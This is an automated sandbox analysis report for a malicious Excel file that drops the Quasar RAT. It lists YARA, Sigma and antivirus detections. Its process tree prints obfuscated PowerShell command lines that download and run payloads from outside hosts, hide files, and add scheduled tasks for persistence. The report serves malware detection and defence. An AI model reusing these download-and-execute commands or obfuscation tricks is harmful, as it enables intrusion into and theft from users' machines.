ID: 336545
Sample Name:
spetsifikatsiya.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 09:56:48
Date: 06/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report spetsifikatsiya.xls

Overview

General Information

Sample Name:	spetsifikatsiya.xls
Analysis ID:	336545
MD5:	2e0819723d50d0..
SHA1:	329d002fc53f93e..
SHA256:	04ee61f1184be78.
Tags:	SilentBuilder xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0 Quasar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Scheduled temp file…
- Yara detected AntiVM_3
- Yara detected Quasar RAT
- .NET source code contains potentia…
- .NET source code references suspic…
- Connects to many ports of the same…
- Contains functionality to hide a threa…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1100 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - cmd.exe (PID: 2384 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2864 cmdline: powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2356 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2928 cmdline: powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2320 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2908 cmdline: powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - attrib.exe (PID: 2236 cmdline: 'C:\Windows\system32\attrib.exe' +s +h pd.bat MD5: C65C20C89A255517F11DD18B056CADB5)
  - cmd.exe (PID: 1960 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2464 cmdline: powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
      - cmd.exe (PID: 1252 cmdline: C:\Windows\system32\cmd.exe /c ''C:\Users\user\Documents\pd.bat'' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - mode.com (PID: 2152 cmdline: mode 18,1 MD5: 718E86CB060170430D4EF70EE39F93D4)
        - cmd.exe (PID: 2196 cmdline: C:\Windows\system32\cmd.exe /c ver MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
        - cmd.exe (PID: 2232 cmdline: Cmd /c ' p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('http://gtp.bg/opka/iopd/ztyh/nmk/1vrkY2OMQfcfBgx.exe',($env:appdata)+'\sp.exe');Start-Sleep 2; Start-Process $env:appdata\sp.exe;' MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
          - powershell.exe (PID: 1684 cmdline: powershell -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('http://gtp.bg/opka/iopd/ztyh/nmk/1vrkY2OMQfcfBgx.exe',($env:appdata)+'\sp.exe');Start-Sleep 2; Start-Process $env:appdata\sp.exe; MD5: 852D67A27E454BD389FA7F02A8CBE23F)
            - sp.exe (PID: 1068 cmdline: 'C:\Users\user\AppData\Roaming\sp.exe' MD5: E79F542FB3F5AA6E4400953BE24780DB)
              - schtasks.exe (PID: 912 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\gUuYfpYBjYgU' /XML 'C:\Users\user\AppData\Local\Temp\tmpCF32.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
              - sp.exe (PID: 2492 cmdline: {path} MD5: E79F542FB3F5AA6E4400953BE24780DB)
              - sp.exe (PID: 552 cmdline: {path} MD5: E79F542FB3F5AA6E4400953BE24780DB)
                - eyBLwzbrUF1mwXoy.exe (PID: 660 cmdline: 'C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe' MD5: CEC5782C931581F13CE3C5D5B6A948A2)
                  - schtasks.exe (PID: 1784 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JrekdQ' /XML 'C:\Users\user\AppData\Local\Temp\tmp4F59.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
                  - eyBLwzbrUF1mwXoy.exe (PID: 2940 cmdline: {path} MD5: CEC5782C931581F13CE3C5D5B6A948A2)
                  - eyBLwzbrUF1mwXoy.exe (PID: 3052 cmdline: {path} MD5: CEC5782C931581F13CE3C5D5B6A948A2)
                - ars4t7gFPGrepVgh.exe (PID: 2136 cmdline: 'C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe' MD5: CEC5782C931581F13CE3C5D5B6A948A2)
                  - schtasks.exe (PID: 2932 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JrekdQ' /XML 'C:\Users\user\AppData\Local\Temp\tmpC70.tmp' MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
  - cmd.exe (PID: 960 cmdline: cmd /c powershe^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/jjflQ8u','pd.bat') MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 2852 cmdline: powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/jjflQ8u','pd.bat') MD5: 852D67A27E454BD389FA7F02A8CBE23F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
spetsifikatsiya.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x393c2:$s1: Excel • 0x35aaf:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0x1299b:$r1: p^owersh^el^l • 0x12c2b:$r1: p^owersh^el^l • 0x12eff:$r1: p^owersh^el^l • 0x13143:$r1: p^owersh^el^l • 0x1299b:$r2: p^owersh^el^l • 0x12c2b:$r2: p^owersh^el^l • 0x12eff:$r2: p^owersh^el^l • 0x13143:$r2: p^owersh^el^l
dump.pcap	JoeSecurity_ObfuscatedPowershell	Yara detected Obfuscated Powershell	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Documents\pd.bat	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0xd4:$r1: p^owersh^el^l • 0x364:$r1: p^owersh^el^l • 0x5f2:$r1: p^owersh^el^l • 0x836:$r1: p^owersh^el^l • 0xd4:$r2: p^owersh^el^l • 0x364:$r2: p^owersh^el^l • 0x5f2:$r2: p^owersh^el^l • 0x836:$r2: p^owersh^el^l
C:\Users\user\Documents\pd.bat	JoeSecurity_ObfuscatedPowershell	Yara detected Obfuscated Powershell	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.2113764449.00000000384C000.00000004.00000001.sdmp	SUSP_PowerShell_Caret_Obfuscation_2	Detects powershell keyword obfuscated with carets	Florian Roth	• 0x1a69a:$r1: p^owersh^el^l • 0x1a92a:$r1: p^owersh^el^l • 0x1abb8:$r1: p^owersh^el^l • 0x1adfc:$r1: p^owersh^el^l • 0x1cd34:$r1: p^owersh^el^l • 0x1cfc4:$r1: p^owersh^el^l • 0x1d252:$r1: p^owersh^el^l • 0x1d496:$r1: p^owersh^el^l • 0x1d74c:$r1: p^owersh^el^l • 0x1d9dc:$r1: p^owersh^el^l • 0x1dc6a:$r1: p^owersh^el^l • 0x1deae:$r1: p^owersh^el^l • 0x1a69a:$r2: p^owersh^el^l • 0x1a92a:$r2: p^owersh^el^l • 0x1abb8:$r2: p^owersh^el^l • 0x1adfc:$r2: p^owersh^el^l • 0x1cd34:$r2: p^owersh^el^l • 0x1cfc4:$r2: p^owersh^el^l • 0x1d252:$r2: p^owersh^el^l • 0x1d496:$r2: p^owersh^el^l • 0x1d74c:$r2: p^owersh^el^l

Source	Rule	Description	Author	Strings
00000023.00000002.2389281983.00000000004 02000.00000040.00000001.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x3df1c:$s1: DoUploadAndExecute • 0x3e160:$s2: DoDownloadAndExecute • 0x3dce1:$s3: DoShellExecute • 0x3e118:$s4: set_Processname • 0x5824:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x5748:$op2: 00 17 03 1F 20 17 19 15 28 • 0x61ae:$op3: 00 04 03 69 91 1B 40 • 0x69fe:$op3: 00 04 03 69 91 1B 40
00000023.00000002.2389281983.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_Quasar	Yara detected Quasar RAT	Joe Security	
0000001F.00000002.2281214797.00000000021 31000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000025.00000002.2384182418.0000000003C C0000.00000004.00000001.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x34e9ac:$s1: DoUploadAndExecute • 0x3a57cc:$s1: DoUploadAndExecute • 0x34ebf0:$s2: DoDownloadAndExecute • 0x3a5a10:$s2: DoDownloadAndExecute • 0x34e771:$s3: DoShellExecute • 0x3a5591:$s3: DoShellExecute • 0x34eba8:$s4: set_Processname • 0x3a59c8:$s4: set_Processname • 0x3162b4:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x36d0d4:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x3161d8:$op2: 00 17 03 1F 20 17 19 15 28 • 0x36cff8:$op2: 00 17 03 1F 20 17 19 15 28 • 0x316c3e:$op3: 00 04 03 69 91 1B 40 • 0x31748e:$op3: 00 04 03 69 91 1B 40 • 0x36da5e:$op3: 00 04 03 69 91 1B 40 • 0x36e2ae:$op3: 00 04 03 69 91 1B 40
Click to see the 5 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
35.2.eyBLwzbrUF1mwXoy.exe.400000.1.unpack	Vermin_Keylogger_Jan18_1	Detects Vermin Keylogger	Florian Roth	• 0x3ebff:$x3: GetKeyloggerLogsResponse • 0x3de57:$x4: GetKeyloggerLogs • 0x3e12f:$s1: <RunHidden>k__BackingField • 0x3edc7:$s2: set_SystemInfos • 0x3e158:$s3: set_RunHidden • 0x3dc8b:$s4: set_RemotePath • 0x56628:$s6: Client.exe • 0x566bc:$s6: Client.exe • 0x32031:$s7: xClient.Core.ReverseProxy.Packets
35.2.eyBLwzbrUF1mwXoy.exe.400000.1.unpack	xRAT_1	Detects Patchwork malware	Florian Roth	• 0x305c0:$x4: xClient.Properties.Resources.resources • 0x30481:$s4: Client.exe • 0x3e158:$s7: set_RunHidden
35.2.eyBLwzbrUF1mwXoy.exe.400000.1.unpack	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x3e11c:$s1: DoUploadAndExecute • 0x3e360:$s2: DoDownloadAndExecute • 0x3dee1:$s3: DoShellExecute • 0x3e318:$s4: set_Processname • 0x5a24:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x5948:$op2: 00 17 03 1F 20 17 19 15 28 • 0x63ae:$op3: 00 04 03 69 91 1B 40 • 0x6bfe:$op3: 00 04 03 69 91 1B 40
35.2.eyBLwzbrUF1mwXoy.exe.400000.1.unpack	Quasar_RAT_2	Detects Quasar RAT	Florian Roth	• 0x3ebff:$x1: GetKeyloggerLogsResponse • 0x3ee3f:$s1: DoShellExecuteResponse • 0x3e7ae:$s2: GetPasswordsResponse • 0x3ed12:$s3: GetStartupItemsResponse • 0x3e130:$s5: RunHidden • 0x3e14e:$s5: RunHidden • 0x3e15c:$s5: RunHidden • 0x3e170:$s5: RunHidden
35.2.eyBLwzbrUF1mwXoy.exe.400000.1.unpack	MAL_QuasarRAT_May19_1	Detects QuasarRAT malware	Florian Roth	• 0x4f631:$xc1: 41 00 64 00 6D 00 69 00 6E 00 00 11 73 00 63 00 68 00 74 00 61 00 73 00 6B 00 73 00 00 1B 2F 00 ... • 0x4f867:$xc2: 00 70 00 69 00 6E 00 67 00 20 00 2D 00 6E 00 20 00 31 00 30 00 20 00 6C 00 6F 00 63 00 61 00 6C ...
Click to see the 2 entries				

Sigma Overview


System Summary:

Sigma detected: Scheduled temp file as task from temp location

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Hiding Files with Attrib.exe

Signature Overview



- AV Detection
- Cryptography
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected Quasar RAT

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Connects to many ports of the same IP (likely port scanning)

May check the online IP address of the machine

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

E-Banking Fraud:

Yara detected Quasar RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

Powershell drops PE file

Data Obfuscation:

- Detected unpacking (changes PE section rights)
- Detected unpacking (overwrites its own PE header)
- .NET source code contains potential unpacker
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Tries to download and execute files (via powershell)

Boot Survival:

- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Anti Debugging:

- Contains functionality to hide a thread from the debugger
- Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

- .NET source code references suspicious native API functions
- Injects a PE file into a foreign processes

Language, Device and Operating System Detection:

- Yara detected Obfuscated Powershell

Stealing of Sensitive Information:

- Yara detected Quasar RAT

Remote Access Functionality:


- Yara detected Quasar RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 1 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1	Input Capture 1 1 1	System Time Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Network Mediu
Default Accounts	Scripting 3 1 1	Scheduled Task/Job 1	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1 1	LSASS Memory	File and Directory Discovery 1 3	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth
Domain Accounts	Native API 1 1	Logon Script (Windows)	Process Injection 1 1 1	Scripting 3 1 1	Security Account Manager	System Information Discovery 1 3 6	SMB/Windows Admin Shares	Input Capture 1 1 1	Automated Exfil
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Scheduled Task/Job 1	Obfuscated Files or Information 4 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Tran
Cloud Accounts	Command and Scripting Interpreter 1 3	Network Logon Script	Network Logon Script	Software Packing 3 2	LSA Secrets	Security Software Discovery 4 3 1	SSH	Keylogging	Data Transfer S Limits
Replication Through Removable Media	Scheduled Task/Job 1	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 5	VNC	GUI Input Capture	Exfiltration Over Channel
External Remote Services	PowerShell 2	Startup Items	Startup Items	Masquerading 1	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Prot
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 5	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encr Non-C2 Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric En Non-C2 Protoc
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 1 1 1	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Ob Non-C2 Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Mediu


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
spetsifikatsiya.xls	14%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\JrekdQ.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	19%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5DVxvgK9jn5gaBl[1].exe	30%	ReversingLabs	ByteCode-MSIL.Spyware.AveMaria	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\5DVxvgK9jn5gaBl[1].exe	19%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\5DVxvgK9jn5gaBl[1].exe	30%	ReversingLabs	ByteCode-MSIL.Spyware.AveMaria	
C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	19%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	30%	ReversingLabs	ByteCode-MSIL.Spyware.AveMaria	

Source	Detection	Scanner	Label	Link
